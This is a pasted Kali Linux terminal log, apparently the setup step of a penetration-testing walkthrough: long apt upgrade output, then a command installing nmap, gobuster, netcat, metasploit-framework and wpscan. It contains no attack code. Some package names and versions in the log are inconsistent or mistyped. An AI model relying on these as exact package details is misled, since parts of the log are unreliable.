Get:180 http://kali.org/kali kali-last-snapshot/main amd64 parted amd64 3.6-6+b1 [40.3 kB]
Get:181 http://kali.org/kali kali-last-snapshot/main amd64 libparted2t64 amd64 3.6-6+b1 [301 kB]
Get:182 http://kali.download/kali kali-last-snapshot/main amd64 tmux amd64 3.6a-2 [519 kB]
Get:184 http://kali.download/kali kali-last-snapshot/main amd64 kali-system-core amd64 2026.1.8 [7,180 B]
Get:185 http://kali.download/kali kali-last-snapshot/main amd64 libpcap0.8t64 amd64 1.10.6-1 [177 kB]
Get:186 http://kali.download/kali kali-last-snapshot/main amd64 tcpdump amd64 4.99.6-2 [474 kB]
Get:187 http://kali.download/kali kali-last-snapshot/main amd64 kali-linux-core amd64 2026.1.8 [7,040 B]
Get:188 http://kali.download/kali kali-last-snapshot/main amd64 kali-system-cli amd64 2026.1.8 [7,060 B]
Get:189 http://kali.download/kali kali-last-snapshot/main amd64 kali-linux-ssl amd64 2026.1.8 [7,072 B]
Get:192 http://kali.org/kali kali-last-snapshot/main amd64 libss2 amd64 1.47.2-3+b8 [29.7 kB]
Get:193 http://kali.download/kali kali-last-snapshot/main amd64 liburing2 amd64 2.14-1 [28.1 kB]
Get:196 http://kali.org/kali kali-last-snapshot/main amd64 libxcb1 amd64 1.17.0-2+b2 [144 kB]
Get:198 http://kali.download/kali kali-last-snapshot/main amd64 libx11-6 amd64 2:1.8.13-1 [829 kB]
Get:199 http://kali.org/kali kali-last-snapshot/main amd64 libxext6 amd64 2:1.3.4-1+b4 [50.7 kB]
Get:200 http://kali.download/kali kali-last-snapshot/main amd64 libxmuu1 amd64 2:1.1.3-4 [21.7 kB]
Get:201 http://kali.org/kali kali-last-snapshot/main amd64 openssl amd64 3.5.5-1 [1,500 kB]
Get:203 http://kali.download/kali kali-last-snapshot/main amd64 publicsuffix all 20260129.1928-1 [317 kB]
Get:204 http://kali.download/kali kali-last-snapshot/main amd64 python-apt-common all 3.1.0 [68.4 kB]
Get:206 http://kali.download/kali kali-last-snapshot/main amd64 tree amd64 2.3.1-1 [64.2 kB]
Get:207 http://kali.download/kali kali-last-snapshot/main amd64 whois amd64 5.6.6 [71.9 kB]
Get:208 http://kali.download/kali kali-last-snapshot/main amd64 wordlists all 2026.1.2 [53.4 MB]
Get:5 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 lib-bin amd64 2.42-13 [644 kB]
Get:11 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 bash amd64 5.3-2 [1,561 kB]
Get:28 http://mirror.yer.az/kali kali-last-snapshot/main amd64 perl amd64 5.40.1-7 [267 kB]
Get:58 http://kali.org/kali kali-last-snapshot/main amd64 libncursesw6 amd64 6.6+20251231-1 [137 kB]
Get:92 http://kali.org/kali kali-last-snapshot/main amd64 libbsd0 amd64 0.12.2-2+b1 [132 kB]
Get:114 http://kali.org/kali kali-last-snapshot/main amd64 tasksel all 3.86+kali1 [49.6 kB]
Get:118 http://kali.org/kali kali-last-snapshot/main amd64 libsemanage2 amd64 3.9-1+b1 [96.9 kB]
Get:122 http://mirror.yer.az/kali kali-last-snapshot/main amd64 cron-daemon-common all 3.0p11-206 [18.5 kB]
Get:139 http://mirror.yer.az/kali kali-last-snapshot/main amd64 kali-archive-keyring all 2025.2 [6,068 B]
Get:144 http://kali.org/kali kali-last-snapshot/main amd64 libslang2 amd64 2.3.3-5+b3 [558 kB]
Get:164 http://kali.org/kali kali-last-snapshot/main amd64 libpsl5t64 amd64 0.21.2-1.1+b2 [59.8 kB]
Get:177 http://mirror.yer.az/kali kali-last-snapshot/main amd64 kali-defaults all 2026.1.2 [300 kB]
Get:195 http://mirror.yer.az/kali kali-last-snapshot/main amd64 libxdmcp6 amd64 1:1.1.5-2 [27.9 kB]
Get:202 http://mirror.yer.az/kali kali-last-snapshot/main amd64 plocate amd64 1.1.24-1 [144 kB]
Get:13 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 liblzma5 amd64 5.8.2-2 [327 kB]
Get:29 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 perl-base amd64 5.40.1-7 [1,679 kB]
Get:56 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 libfdisk1 amd64 2.41.3-4 [216 kB]
Get:60 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 readline-common all 8.3-4 [74.8 kB]
Get:65 http://kali.org/kali kali-last-snapshot/main amd64 dpkg amd64 1.23.5+kali1 [1,530 kB]
Get:66 http://kali.org/kali kali-last-snapshot/main amd64 ncurses-bin amd64 6.6+20251231-1 [445 kB]
Get:82 http://kali.org/kali kali-last-snapshot/main amd64 libcap2 amd64 1:2.75-10+b9 [26.8 kB]
Get:93 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 libedit2 amd64 3.1-20251016-1 [93.6 kB]
Get:95 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 openssh-sftp-server amd64 1:10.2p1-5 [66.4 kB]
Get:99 http://kali.org/kali kali-last-snapshot/main amd64 procs amd64 2.4.0.4-9+b1 [883 kB]
Get:191 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 libcurl3t64-gnutls amd64 8.18.0-2 [404 kB]
Get:194 http://kali.org/kali kali-last-snapshot/main amd64 libxau6 amd64 1:1.0.11-1+b1 [20.8 kB]
```

```
Get:205 http://mirror.ourhost.az/kali kali-last-snapshot/main amd64 python3-apt amd64 3.1.0 [194 kB]
Fetched 154 MB in 60s (2,570 kB/s)
Extracting templates from packages: 100%
Preconfiguring packages ...
(Reading database ... 32363 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.42-13_all.deb ...
Unpacking libc-bin (2.42-13) over (2.41-12) ...
Preparing to unpack .../locales-all_2.42-13_amd64.deb ...
Unpacking locales-all (2.42-13) over (2.41-12) ...
Preparing to unpack .../libc6_2.42-13_amd64.deb ...
Checking for services that may need to be restarted...
Checking init scripts...
Unpacking libc6:amd64 (2.42-13) over (2.41-12) ...
Selecting previously unselected package libc-gconv-modules-extra:amd64.
Preparing to unpack .../libc-gconv-modules-extra_2.42-13_amd64.deb ...
Unpacking libc-gconv-modules-extra:amd64 (2.42-13) ...
Setting up libc-gconv-modules-extra:amd64 (2.42-13) ...
(Reading database ... 32368 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.42-13_amd64.deb ...
Unpacking libc-bin (2.42-13) over (2.41-12) ...
Setting up libc6:amd64 (2.42-13) ...
Installing new version of config file /etc/ld.so.conf.d/x86_64-linux-gnu.conf ...
Checking for services that may need to be restarted...
Checking init scripts...

Restarting services possibly affected by the upgrade:
  cron: restarting...done.

Services restarted successfully.
Setting up libc-bin (2.42-13) ...
(Reading database ... 32368 files and directories currently installed.)
Preparing to unpack .../gcc-15-base_15.2.0-14_amd64.deb ...
Unpacking gcc-15-base:amd64 (15.2.0-14) over (15.2.0-7) ...
Setting up gcc-15-base:amd64 (15.2.0-14) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libgcc-s1_15.2.0-14_amd64.deb ...
Unpacking libgcc-s1:amd64 (15.2.0-14) over (15.2.0-7) ...
Setting up libgcc-s1:amd64 (15.2.0-14) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libgomp1_15.2.0-14_amd64.deb ...
Unpacking libgomp1:amd64 (15.2.0-14) over (15.2.0-7) ...
Preparing to unpack .../libstdc++6_15.2.0-14_amd64.deb ...
Unpacking libstdc++6:amd64 (15.2.0-14) over (15.2.0-7) ...
Setting up libstdc++6:amd64 (15.2.0-14) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../base-files_1%3a2026.1.1_amd64.deb ...
Unpacking base-files (1:2026.1.1) over (1:2025.4.0) ...
Setting up base-files (1:2026.1.1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../archives/bash_5.3-2_amd64.deb ...
Unpacking bash (5.3-2) over (5.3-1) ...

Unpacking bash (5.3-2) over (5.3-1) ...
Setting up bash (5.3-2) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /usr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libbz2-1.0_1.0.8-6+b1_amd64.deb ...
Unpacking libbz2-1.0:amd64 (1.0.8-6+b1) over (1.0.8-6) ...
Setting up libbz2-1.0:amd64 (1.0.8-6+b1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../liblzma5_5.8.2-2_amd64.deb ...
Unpacking liblzma5:amd64 (5.8.2-2) over (5.8.1-2) ...
Setting up liblzma5:amd64 (5.8.2-2) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../openssl-provider-legacy_3.5.5-1_amd64.deb ...
Unpacking openssl-provider-legacy (3.5.5-1) over (3.5.4-1) ...
Setting up openssl-provider-legacy (3.5.5-1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libzstd1_1.5.7+dfsg-3+b1_amd64.deb ...
Unpacking libzstd1:amd64 (1.5.7+dfsg-3+b1) over (1.5.7+dfsg-2) ...
Setting up libzstd1:amd64 (1.5.7+dfsg-3+b1) ...
(Reading database ... 32370 files and directories currently installed.)
Preparing to unpack .../zlib1g_1.3.3.dfsg+really1.3.1-3_amd64.deb ...
Unpacking zlib1g:amd64 (1:1.3.dfsg+really1.3.1-3) over (1:1.3.dfsg+really1.3.1-1+b1) ...
Setting up zlib1g:amd64 (1:1.3.dfsg+really1.3.1-3) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libssl3t64_3.5.5-1_amd64.deb ...
Unpacking libssl3t64:amd64 (3.5.5-1) over (3.5.4-1) ...
Setting up libssl3t64:amd64 (3.5.5-1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libsystemd0_259.1-1_amd64.deb ...
Unpacking libsystemd0:amd64 (259.1-1) over (259-rc1-1) ...
Setting up libsystemd0:amd64 (259.1-1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../libpam-systemd_259.1-1_amd64.deb ...
Unpacking libpam-systemd:amd64 (259.1-1) over (259-rc1-1) ...
Preparing to unpack .../systemd-sysv_259.1-1_amd64.deb ...
Unpacking systemd-sysv (259.1-1) over (259-rc1-1) ...
Preparing to unpack .../libsystemd-shared_259.1-1_amd64.deb ...
Unpacking libsystemd-shared:amd64 (259.1-1) over (259-rc1-1) ...
Setting up libsystemd-shared:amd64 (259.1-1) ...
(Reading database ... 32369 files and directories currently installed.)
Preparing to unpack .../systemd_259.1-1_amd64.deb ...
Unpacking systemd (259.1-1) over (259-rc1-1) ...
Preparing to unpack .../udev_259.1-1_amd64.deb ...
Unpacking udev (259.1-1) over (259-rc1-1) ...
Preparing to unpack .../libudev1_259.1-1_amd64.deb ...
Unpacking libudev1:amd64 (259.1-1) over (259-rc1-1) ...
Setting up libudev1:amd64 (259.1-1) ...
(Reading database ... 32373 files and directories currently installed.)
Preparing to unpack .../libcap-ng0_0.9.1-1_amd64.deb ...
Unpacking libcap-ng0:amd64 (0.9.1-1) over (0.8.5-4+b1) ...
Setting up libcap-ng0:amd64 (0.9.1-1) ...
```



```
Unpacking libcap-ng0:amd64 (0.9.1-1) over (0.8.5-4+b1) ...
Setting up libcap-ng0:amd64 (0.9.1-1) ...
(Reading database ... 32372 files and directories currently installed.)
Preparing to unpack .../libaudit1_1%3a4.1.2-1+b1_amd64.deb ...
Unpacking libaudit1:amd64 (1:4.1.2-1+b1) over (1:4.1.2-1) ...
Setting up libaudit1:amd64 (1:4.1.2-1+b1) ...
(Reading database ... 32373 files and directories currently installed.)
Preparing to unpack .../libperl5_5.40.5.40.1-7_amd64.deb ...
Unpacking libperl5.40:amd64 (5.40.1-7) over (5.40.1-6) ...
Preparing to unpack .../perl_5.40.1-7_amd64.deb ...
Unpacking perl (5.40.1-7) over (5.40.1-6) ...
Preparing to unpack .../perl-base_5.40.1-7_amd64.deb ...
Unpacking perl-base (5.40.1-7) over (5.40.1-6) ...
Setting up perl-base (5.40.1-7) ...
(Reading database ... 32373 files and directories currently installed.)
Preparing to unpack .../perl-modules-5.40_5.40.1-7_all.deb ...
Unpacking perl-modules-5.40 (5.40.1-7) over (5.40.1-6) ...
Preparing to unpack .../libdb5.3t64_5.3.28+dfsg2-11_amd64.deb ...
Unpacking libdb5.3t64:amd64 (5.3.28+dfsg2-11) over (5.3.28+dfsg2-10) ...
Setting up libdb5.3t64:amd64 (5.3.28+dfsg2-11) ...
(Reading database ... 32373 files and directories currently installed.)
Preparing to unpack .../0-libgdbm6t64_1.26-1+b1_amd64.deb ...
Unpacking libgdbm6t64:amd64 (1.26-1+b1) over (1.26-1) ...
Preparing to unpack .../1-libgdbm-compat4t64_1.26-1+b1_amd64.deb ...
Unpacking libgdbm-compat4t64:amd64 (1.26-1+b1) over (1.26-1) ...
Preparing to unpack .../2-liblocale-gettext-perl_1.07-8_amd64.deb ...
Unpacking liblocale-gettext-perl (1.07-8) over (1.07-7+b1) ...
Preparing to unpack .../3-libtext-charwidth-perl_0.04-11+b5_amd64.deb ...
Unpacking libtext-charwidth-perl:amd64 (0.04-11+b5) over (0.04-11+b4) ...
Preparing to unpack .../4-debconf-i18n_1.5.92_all.deb ...
Unpacking debconf-i18n (1.5.92) over (1.5.91) ...
Preparing to unpack .../5-debconf_1.5.92_all.deb ...
Unpacking debconf (1.5.92) over (1.5.91) ...
Setting up debconf (1.5.92) ...
(Reading database ... 32376 files and directories currently installed.)
Preparing to unpack .../libpam0g_1.7.0-5+b1_amd64.deb ...
Unpacking libpam0g:amd64 (1.7.0-5+b1) over (1.7.0-5) ...
Setting up libpam0g:amd64 (1.7.0-5+b1) ...
(Reading database ... 32377 files and directories currently installed.)
Preparing to unpack .../dbus-session-bus-common_1.16.2-4_all.deb ...
Unpacking dbus-session-bus-common (1.16.2-4) over (1.16.2-2) ...
Preparing to unpack .../dbus-user-session_1.16.2-4_amd64.deb ...
Unpacking dbus-user-session (1.16.2-4) over (1.16.2-2) ...
Preparing to unpack .../libapparmor1_4.1.6-3_amd64.deb ...
Unpacking libapparmor1:amd64 (4.1.6-3) over (4.1.0-1) ...
Preparing to unpack .../libxpat1_2.7.4-1_amd64.deb ...
Unpacking libxpat1:amd64 (2.7.4-1) over (2.7.3-1) ...
Preparing to unpack .../libpcre2-8-0_10.46-1+b1_amd64.deb ...
Unpacking libpcre2-8-0:amd64 (10.46-1+b1) over (10.46-1) ...
Setting up libpcre2-8-0:amd64 (10.46-1+b1) ...
(Reading database ... 32378 files and directories currently installed.)
```

```
Unpacking tar (1.35+dfsg-4) over (1.35+dfsg-3.1) ...
Setting up tar (1.35+dfsg-4) ...
(Reading database ... 32381 files and directories currently installed.)
Preparing to unpack .../dpkg_1.23.5+kali1_amd64.deb ...
Unpacking dpkg (1.23.5+kali1) over (1.22.21+kali1) ...
Setting up dpkg (1.23.5+kali1)...
(Reading database... 32382 files and directories currently installed.)
Preparing to unpack .../ncurses-bin_6.6+20251231-1_amd64.deb...
Unpacking ncurses-bin (6.6+20251231-1) over (6.5+20250216-2)...
Setting up ncurses-bin (6.6+20251231-1)...
(Reading database... 32382 files and directories currently installed.)
Preparing to unpack .../apt_3.1.16+kali1_amd64.deb...
Unpacking apt (3.1.16+kali1) over (3.1.12+kali1)...
Setting up apt (3.1.16+kali1)...
(Reading database... 32383 files and directories currently installed.)
Preparing to unpack .../apt-utils_3.1.16+kali1_amd64.deb...
Unpacking apt-utils (3.1.16+kali1) over (3.1.12+kali1)...
Preparing to unpack .../archives/adduser_3.154_all.deb...
Unpacking adduser (3.154) over (3.153)...
Setting up adduser (3.154)...
(Reading database... 32390 files and directories currently installed.)
Preparing to unpack .../libgmp10_2%3a6.3.0+dfsg-5+b1_amd64.deb...
Unpacking libgmp10:amd64 (2:6.3.0+dfsg-5+b1) over (2:6.3.0+dfsg-5)...
Setting up libgmp10:amd64 (2:6.3.0+dfsg-5+b1)...
(Reading database... 32391 files and directories currently installed.)
Preparing to unpack .../archives/sqv_1.3.0-5_amd64.deb...
Unpacking sqv (1.3.0-5) over (1.3.0-3)...
Setting up sqv (1.3.0-5)...
(Reading database... 32390 files and directories currently installed.)
Preparing to unpack .../libseccomp2_2.6.0-2+b1_amd64.deb...
Unpacking libseccomp2:amd64 (2.6.0-2+b1) over (2.6.0-2)...
Setting up libseccomp2:amd64 (2.6.0-2+b1)...
(Reading database... 32391 files and directories currently installed.)
Preparing to unpack .../ncurses-base_6.6+20251231-1_all.deb...
Unpacking ncurses-base (6.6+20251231-1) over (6.5+20250216-2)...
Setting up ncurses-base (6.6+20251231-1)...
(Reading database... 32391 files and directories currently installed.)
Preparing to unpack .../ncurses-term_6.6+20251231-1_all.deb...
Unpacking ncurses-term (6.6+20251231-1) over (6.5+20250216-2)...
Preparing to unpack .../libpam-modules-bin_1.7.0-5+b1_amd64.deb...
Unpacking libpam-modules-bin (1.7.0-5+b1) over (1.7.0-5)...
Setting up libpam-modules-bin (1.7.0-5+b1)...
pam_namespace.service is a disabled or a static unit not running, not starting it.
(Reading database... 32411 files and directories currently installed.)
Preparing to unpack .../libpam-modules_1.7.0-5+b1_amd64.deb...
Unpacking libpam-modules:amd64 (1.7.0-5+b1) over (1.7.0-5)...
Setting up libpam-modules:amd64 (1.7.0-5+b1)...
(Reading database... 32412 files and directories currently installed.)
Preparing to unpack .../login_1%3a4.16.0-2+really2.41.3-4_amd64.deb...
Unpacking login (1:4.16.0-2+really2.41.3-4) over (1:4.16.0-2+really2.41.2-4)...
Preparing to unpack .../cron_3.0pl1-206_amd64.deb...
```

```
Preparing to unpack ../libext2fs2t64_1.47.2-3+b8_amd64.deb...
Leaving "diversion of /lib/x86_64-linux-gnu/libe2p.so.2 to /lib/x86_64-linux-gnu/libe2p.so.2.usr-is-merged by libext2fs2t64"
Leaving "diversion of /lib/x86_64-linux-gnu/libe2p.so.2.3 to /lib/x86_64-linux-gnu/libe2p.so.2.3.usr-is-merged by libext2fs2t64"
Leaving "diversion of /lib/x86_64-linux-gnu/libext2fs.so.2 to /lib/x86_64-linux-gnu/libext2fs.so.2.usr-is-merged by libext2fs2t64"
Leaving "diversion of /lib/x86_64-linux-gnu/libext2fs.so.2.4 to /lib/x86_64-linux-gnu/libext2fs.so.2.4.usr-is-merged by libext2fs2t64"
Unpacking libext2fs2t64:amd64 (1.47.2-3+b8) over (1.47.2-3+b3)...
Setting up libext2fs2t64:amd64 (1.47.2-3+b8)...
(Reading database... 32413 files and directories currently installed.)
Preparing to unpack ../e2fsprogs_1.47.2-3+b8_amd64.deb...
Unpacking e2fsprogs (1.47.2-3+b8) over (1.47.2-3+b3)...
Preparing to unpack ../libcap2_1%3a2.75-10+b9_amd64.deb...
Unpacking libcap2:amd64 (1:2.75-10+b9) over (1:2.75-10+b1)...
Setting up libcap2:amd64 (1:2.75-10+b9)...
(Reading database... 32413 files and directories currently installed.)
Preparing to unpack ../0-libcom-err2_1.47.2-3+b8_amd64.deb...
Unpacking libcom-err2:amd64 (1.47.2-3+b8) over (1.47.2-3+b3)...
Preparing to unpack ../1-libevent-core-2.1-7t64_2.1.12-stable-10+b2_amd64.deb...
Unpacking libevent-core-2.1-7t64:amd64 (2.1.12-stable-10+b2) over (2.1.12-stable-10+b1)...
Preparing to unpack ../2-libkeyutils1_1.6.3-6+b1_amd64.deb...
Unpacking libkeyutils1:amd64 (1.6.3-6+b1) over (1.6.3-6)...
Preparing to unpack ../3-libldap2_2.6.10+dfsg-1+b1_amd64.deb...
Unpacking libldap2:amd64 (2.6.10+dfsg-1+b1) over (2.6.10+dfsg-1)...
Preparing to unpack ../4-nfs-common_1%3a2.8.5-1_amd64.deb...
Unpacking nfs-common (1:2.8.5-1) over (1:2.8.4-1+b1)...
Preparing to unpack ../5-libnfsidmap1_1%3a2.8.5-1_amd64.deb...
Unpacking libnfsidmap1:amd64 (1:2.8.5-1) over (1:2.8.4-1+b1)...
Preparing to unpack ../6-libwrap0_7.6.q-36+b2_amd64.deb...
Unpacking libwrap0:amd64 (7.6.q-36+b2) over (7.6.q-36)...
Preparing to unpack ../7-keyutils_1.6.3-6+b1_amd64.deb...
Unpacking keyutils (1.6.3-6+b1) over (1.6.3-6)...
Preparing to unpack ../8-libmd0_1.1.0-2+b2_amd64.deb...
Unpacking libmd0:amd64 (1.1.0-2+b2) over (1.1.0-2+b1)...
Setting up libmd0:amd64 (1.1.0-2+b2)...
(Reading database... 32412 files and directories currently installed.)
Preparing to unpack ../libbsd0_0.12.2-2+b1_amd64.deb...
Unpacking libbsd0:amd64 (0.12.2-2+b1) over (0.12.2-2)...
Setting up libbsd0:amd64 (0.12.2-2+b1)...
(Reading database... 32413 files and directories currently installed.)
Preparing to unpack ../0-libedit2_3.1-20251016-1_amd64.deb...
Unpacking libedit2:amd64 (3.1-20251016-1) over (3.1-20250104-1)...
Preparing to unpack ../1-libfido2-1_1.16.0-2+b1_amd64.deb...
Unpacking libfido2-1:amd64 (1.16.0-2+b1) over (1.16.0-2)...
Preparing to unpack ../2-openssh-sftp-server_1%3a10.2p1-5_amd64.deb...
Unpacking openssh-sftp-server (1:10.2p1-5) over (1:10.2p1-2)...
Preparing to unpack ../3-openssh-server_1%3a10.2p1-5_amd64.deb...
Unpacking openssh-server (1:10.2p1-5) over (1:10.2p1-2)...
Preparing to unpack ../4-openssh-client_1%3a10.2p1-5_amd64.deb...
Unpacking openssh-client (1:10.2p1-5) over (1:10.2p1-2)...
Preparing to unpack ../5-libproc2-0_2%3a4.0.4-9+b1_amd64.deb...
Unpacking libproc2-0:amd64 (2:4.0.4-9+b1) over (2:4.0.4-9)...
Preparing to unpack ../6-procps_2%3a4.0.4-9+b1_amd64.deb...
```

```

Preparing to unpack .../03-libffi8_3.5.2-3+b1_amd64.deb...
Unpacking libffi8:amd64 (3.5.2-3+b1) over (3.5.2-2)...
Preparing to unpack .../04-libsqlite3-0_3.46.1-9+b1_amd64.deb...
Unpacking libsqlite3-0:amd64 (3.46.1-9+b1) over (3.46.1-8)...
Preparing to unpack .../05-python3.13_3.13.12-1_amd64.deb...
Unpacking python3.13 (3.13.12-1) over (3.13.9-1)...
Preparing to unpack .../06-python3.13-minimal_3.13.12-1_amd64.deb...
Unpacking python3.13-minimal (3.13.12-1) over (3.13.9-1)...
Preparing to unpack .../07-libpython3.13-minimal_3.13.12-1_amd64.deb...
Unpacking libpython3.13-minimal:amd64 (3.13.12-1) over (3.13.9-1)...
Preparing to unpack .../08-libpython3.13-stdlib_3.13.12-1_amd64.deb...
Unpacking libpython3.13-stdlib:amd64 (3.13.12-1) over (3.13.9-1)...
Preparing to unpack .../09-libpython3-stdlib_3.13.9-3_amd64.deb...
Unpacking libpython3-stdlib:amd64 (3.13.9-3) over (3.13.7-1)...
Preparing to unpack .../10-sudo_1.9.17p2-4_amd64.deb...
Unpacking sudo (1.9.17p2-4) over (1.9.17p2-1)...
Preparing to unpack .../11-taskset-data_3.86+kali1_all.deb...
Unpacking taskset-data (3.86+kali1) over (3.83+kali1)...
Preparing to unpack .../12-taskset_3.86+kali1_all.deb...
Unpacking taskset (3.86+kali1) over (3.83+kali1)...
Preparing to unpack .../13-libacl1_2.3.2-2+b2_amd64.deb...
Unpacking libacl1:amd64 (2.3.2-2+b2) over (2.3.2-2+b1)...
Setting up libacl1:amd64 (2.3.2-2+b2)...
(Reading database... 32420 files and directories currently installed.)
Preparing to unpack .../libattr1_1%3a2.5.2-4_amd64.deb...
Unpacking libattr1:amd64 (1:2.5.2-4) over (1:2.5.2-3)...
Setting up libattr1:amd64 (1:2.5.2-4)...
(Reading database... 32420 files and directories currently installed.)
Preparing to unpack .../libdebconfclient0_0.282+b2_amd64.deb...
Unpacking libdebconfclient0:amd64 (0.282+b2) over (0.281)...
Setting up libdebconfclient0:amd64 (0.282+b2)...
(Reading database... 32421 files and directories currently installed.)
Preparing to unpack .../libsemanage2_3.9-1+b1_amd64.deb...
Unpacking libsemanage2:amd64 (3.9-1+b1) over (3.9-1)...
Setting up libsemanage2:amd64 (3.9-1+b1)...
(Reading database... 32422 files and directories currently installed.)
Preparing to unpack .../00-bsdutils_1%3a2.41.3-4_amd64.deb...
Unpacking bsdutils (1:2.41.3-4) over (1:2.41.2-4)...
Preparing to unpack .../01-mawk_1.3.4.20260302-1_amd64.deb...
Unpacking mawk (1.3.4.20260302-1) over (1.3.4.20250131-1)...
Preparing to unpack .../02-cpio_2.15+dfsg-2.1_amd64.deb...
Unpacking cpio (2.15+dfsg-2.1) over (2.15+dfsg-2)...
Preparing to unpack .../03-cron-daemon-common_3.0pl1-206_all.deb...
Unpacking cron-daemon-common (3.0pl1-206) over (3.0pl1-200)...
Preparing to unpack .../04-dhcpd-base_1%3a10.3.0-7_amd64.deb...
Unpacking dhcpd-base (1:10.3.0-7) over (1:10.2.4-4)...
Preparing to unpack .../05-libbpf1_1%3a1.6.2-1+b1_amd64.deb...
Unpacking libbpf1:amd64 (1:1.6.2-1+b1) over (1:1.6.2-1)...
Preparing to unpack .../06-libmnl0_1.0.5-3+b1_amd64.deb...
Unpacking libmnl0:amd64 (1.0.5-3+b1) over (1.0.5-3)...
Preparing to unpack .../07-libxtables12_1.8.11-4_amd64.deb...

```

This goes on cuz there were multiple updates

C3: sudo apt install nmap gobuster netcat-traditional metasploit-framework ftp

wpscan openvpn -y

(to install needed packages for futher process)


```
Unpacking fonts-lato (2.015-1)...
Selecting previously unselected package libusb-1.0-0:amd64.
Preparing to unpack .../001-libusb-1.0-0_2%3a1.0.29-2+b1_amd64.deb...
Unpacking libusb-1.0-0:amd64 (2:1.0.29-2+b1)...
Selecting previously unselected package libccid.
Preparing to unpack .../002-libccid_1.7.1-1_amd64.deb...
Unpacking libccid (1.7.1-1)...
Selecting previously unselected package libatomic1:amd64.
Preparing to unpack .../003-libatomic1_15.2.0-14_amd64.deb...
Unpacking libatomic1:amd64 (15.2.0-14)...
Selecting previously unselected package libglib2.0-0t64:amd64.
Preparing to unpack .../004-libglib2.0-0t64_2.87.2-3_amd64.deb...
Unpacking libglib2.0-0t64:amd64 (2.87.2-3)...
Selecting previously unselected package libpolkit-gobject-1-0:amd64.
Preparing to unpack .../005-libpolkit-gobject-1-0_127+really126-0+kali1_amd64.deb...
Unpacking libpolkit-gobject-1-0:amd64 (127+really126-0+kali1)...
Selecting previously unselected package libpcsc-lite1:amd64.
Preparing to unpack .../006-libpcsc-lite1_2.4.1-1_amd64.deb...
Unpacking libpcsc-lite1:amd64 (2.4.1-1)...
Selecting previously unselected package sgml-base.
Preparing to unpack .../007-sgml-base_1.31+nmu1_all.deb...
Unpacking sgml-base (1.31+nmu1)...
Selecting previously unselected package xml-core.
Preparing to unpack .../008-xml-core_0.19_all.deb...
Unpacking xml-core (0.19)...
Selecting previously unselected package libduktape207:amd64.
Preparing to unpack .../009-libduktape207_2.7.0-2+b3_amd64.deb...
Unpacking libduktape207:amd64 (2.7.0-2+b3)...
Selecting previously unselected package libpolkit-agent-1-0:amd64.
Preparing to unpack .../010-libpolkit-agent-1-0_127+really126-0+kali1_amd64.deb...
Unpacking libpolkit-agent-1-0:amd64 (127+really126-0+kali1)...
Selecting previously unselected package polkitd.
Preparing to unpack .../011-polkitd_127+really126-0+kali1_amd64.deb...
Unpacking polkitd (127+really126-0+kali1)...
Selecting previously unselected package pcsd.
Preparing to unpack .../012-pcsd_2.4.1-1_amd64.deb...
Unpacking pcsd (2.4.1-1)...
Selecting previously unselected package libjson-perl.
Preparing to unpack .../013-libjson-perl_4.10000-1_all.deb...
Unpacking libjson-perl (4.10000-1)...
Selecting previously unselected package postgresql-client-common.
Preparing to unpack .../014-postgresql-client-common_286_all.deb...
Unpacking postgresql-client-common (286)...
Selecting previously unselected package libio-pty-perl.
Preparing to unpack .../015-libio-pty-perl_1%3a1.20-1+b3_amd64.deb...
Unpacking libio-pty-perl (1:1.20-1+b3)...
Selecting previously unselected package libipc-run-perl.
Preparing to unpack .../016-libipc-run-perl_20250809.0-1_all.deb...
Unpacking libipc-run-perl (20250809.0-1)...
Selecting previously unselected package make.
Preparing to unpack .../017-make_4.4.1-3_amd64.deb...
```

```

Setting up build-essential (12.12)...
Setting up libruby:amd64 (1:3.3+b1)...
Setting up ruby-rubygems (3.6.7-2)...
Setting up ruby3.3 (3.3.8-2)...
Setting up ruby (1:3.3+b1)...
Setting up racc (1.8.1-2)...
Setting up ruby-pkg-config (1.6.5-1)...
Setting up rake (13.3.1-1)...
Setting up libruby3.3:amd64 (3.3.8-2)...
Setting up ruby-activesupport (2:7.2.2.2+dfsg-2)...
Setting up ruby-bundler (2.6.7-2)...
Setting up ruby-opt-parse-validator (1.10.1-0kali1)...
Setting up ruby-json:amd64 (2.18.1+dfsg-1)...
Setting up ruby-mime-types (3.7.0-1)...
Setting up ruby3.3-dev:amd64 (3.3.8-2)...
Setting up ruby-yajl (1.4.3-1+b5)...
Setting up ruby-ffi:amd64 (1.17.3+dfsg-1)...
Setting up ruby-sdbm:amd64 (1.0.0-5+b8)...
Setting up bundler (2.6.7-2)...
Setting up ruby-nokogiri (1.18.10+dfsg-3)...
Setting up ruby-dev:amd64 (1:3.3+b1)...
Setting up metasploit-framework (6.4.116-0kali2)...
update-alternatives: using /usr/share/metasploit-framework/msfconsole to provide /usr/bin/msfconsole (msfconsole) in auto mode
update-alternatives: using /usr/share/metasploit-framework/msfd to provide /usr/bin/msfd (msfd) in auto mode
update-alternatives: using /usr/share/metasploit-framework/msfdb to provide /usr/bin/msfdb (msfdb) in auto mode
update-alternatives: using /usr/share/metasploit-framework/msfrpc to provide /usr/bin/msfrpc (msfrpc) in auto mode
update-alternatives: using /usr/share/metasploit-framework/msfrpcd to provide /usr/bin/msfrpcd (msfrpcd) in auto mode
